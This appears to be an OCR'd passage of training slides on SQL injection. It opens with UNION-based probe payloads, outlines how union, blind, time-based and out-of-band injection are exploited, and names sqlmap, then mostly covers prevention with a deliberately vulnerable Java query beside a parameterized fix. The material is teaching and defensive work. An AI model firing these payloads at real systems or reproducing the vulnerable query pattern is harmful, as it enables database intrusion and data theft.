' UNION SELECT 'a',NULL--
```

```
Conversion failed when converting the varchar value 'a' to data type int.
```

```
' UNION SELECT 'a',NULL--
' UNION SELECT NULL,'a'--
```

Exploiting Union-Based SQLi

There are two rules for combining the result sets of two queries by using **UNION**:

- The number and the order of the columns must be the same in all queries
- The data types must be compatible

Exploitation:

- Figure out the number of columns that the query is making
- Figure the data types of the columns (mainly interested in string data)
- Use the UNION operator to output information from the database

Exploiting Boolean-Based Blind SQLi

- Submit a Boolean condition that evaluates to False and not the response
- Submit a Boolean condition that evaluates to True and note the response
- Write a program that uses conditional statements to ask the database a series of True / False questions and monitor response


Exploiting Time-Based Blind SQLi

- Submit a payload that pauses the application for a specified period of time
- Write a program that uses conditional statements to ask the database a series of TRUE / FALSE questions and monitor response time

Exploiting Out-of-Band SQLi

- Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions
- Depending on SQL injection use different methods to exfil data

Automated Exploitation Tools



sqlmap

https://github.com/sqlmapproject/sqlmap

Web Application Vulnerability Scanners (WAVS)

HOW TO PREVENT SQLI VULNERABILITIES?

Preventing SQLi Vulnerabilities

- Primary Defenses:
  - **Option 1: Use of Prepared Statements (Parameterized Queries)**
  - Option 2: Use of Stored Procedures (Partial)
  - Option 3: Whitelist Input Validation (Partial)
  - Option 4: Escaping All User Supplied Input (Partial)

- Additional Defenses:
  - Also: Enforcing Least Privilege
  - Also: Performing Whitelist Input Validation as a Secondary Defense

Option 1 - Use of Prepared Statements

Code vulnerable to SQLi:

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
             + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
...
```

Spot the issue?

- User supplied input “cutomerName” is embedded directly into the SQL statement

Option 1 – Use of Prepared Statements

The construction of the SQL statement is performed in two steps:

- The application specifies the query's structure with placeholders for each user input
- The application specifies the content of each placeholder

Code not vulnerable to SQLi:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Partial Options

Option 2: Use of Stored Procedures

- A stored procedure is a batch of statements grouped together and stored in the database
- Not always safe from SQL injection, still need to be called in a parameterized way

Option 3: Whitelist Input Validation

- Defining what values are authorized. Everything else is considered unauthorized
- Useful for values that cannot be specified as parameter placeholders, such as the table name.


Option 4: Escaping All User Supplied Input

- Should be only used as a last resort

Additional Defenses

Least Privilege

- The application should use the lowest possible level of privileges when accessing the database
- Any unnecessary default functionality in the database should be removed or disabled
- Ensure CIS benchmark for the database in use is applied
- All vendor-issued security patches should be applied in a timely fashion



Whitelist Input Validation

- Already discussed

Resources

- Web Security Academy - SQL Injection
  - *https://portswigger.net/web-security/sql-injection*
- Web Application Hacker's Handbook
  - *Chapter 9 - Attacking Data Stores*
- OWASP – SQL Injection
  - *https://owasp.org/www-community/attacks/SQL_Injection*
- OWASP – SQL Prevention Cheat Sheet
  - *https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html*
- PentestMonkey – SQL Injection
  - *http://pentestmonkey.net/category/cheat-sheet/sql-injection*